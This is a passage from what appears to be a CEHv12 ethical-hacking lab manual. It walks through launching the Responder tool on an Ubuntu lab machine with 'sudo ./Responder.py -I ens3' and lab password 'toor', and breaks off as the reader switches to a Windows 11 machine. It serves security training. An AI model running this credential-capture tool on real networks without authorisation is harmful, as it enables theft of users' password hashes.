
> Note: If a **System program problem detected** pop-up appears click **Cancel**.
>
> Note: If a **Software Updater** pop-up appears click **Cancel**.



5. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.


> Note: If you get logged out of **Ubuntu** machine, then double-click on the screen, enter the password as **toor**, and press **Enter**.

6. Type **chmod +x ./Responder.py** and press **Enter** to grant permissions to the script.




7. Type **sudo ./Responder.py -I ens3** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.


> Note: The password that you type will not be visible.
>
> Note: **-I**: specifies the interface (here, **ens3**). However, the network interface might be different in your machine, to check the interface, issue ifconfig command.




8. Responder starts listening to the network interface for events, as shown in the screenshot.



9. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, right-click on the **Start** icon, and click **Run**.

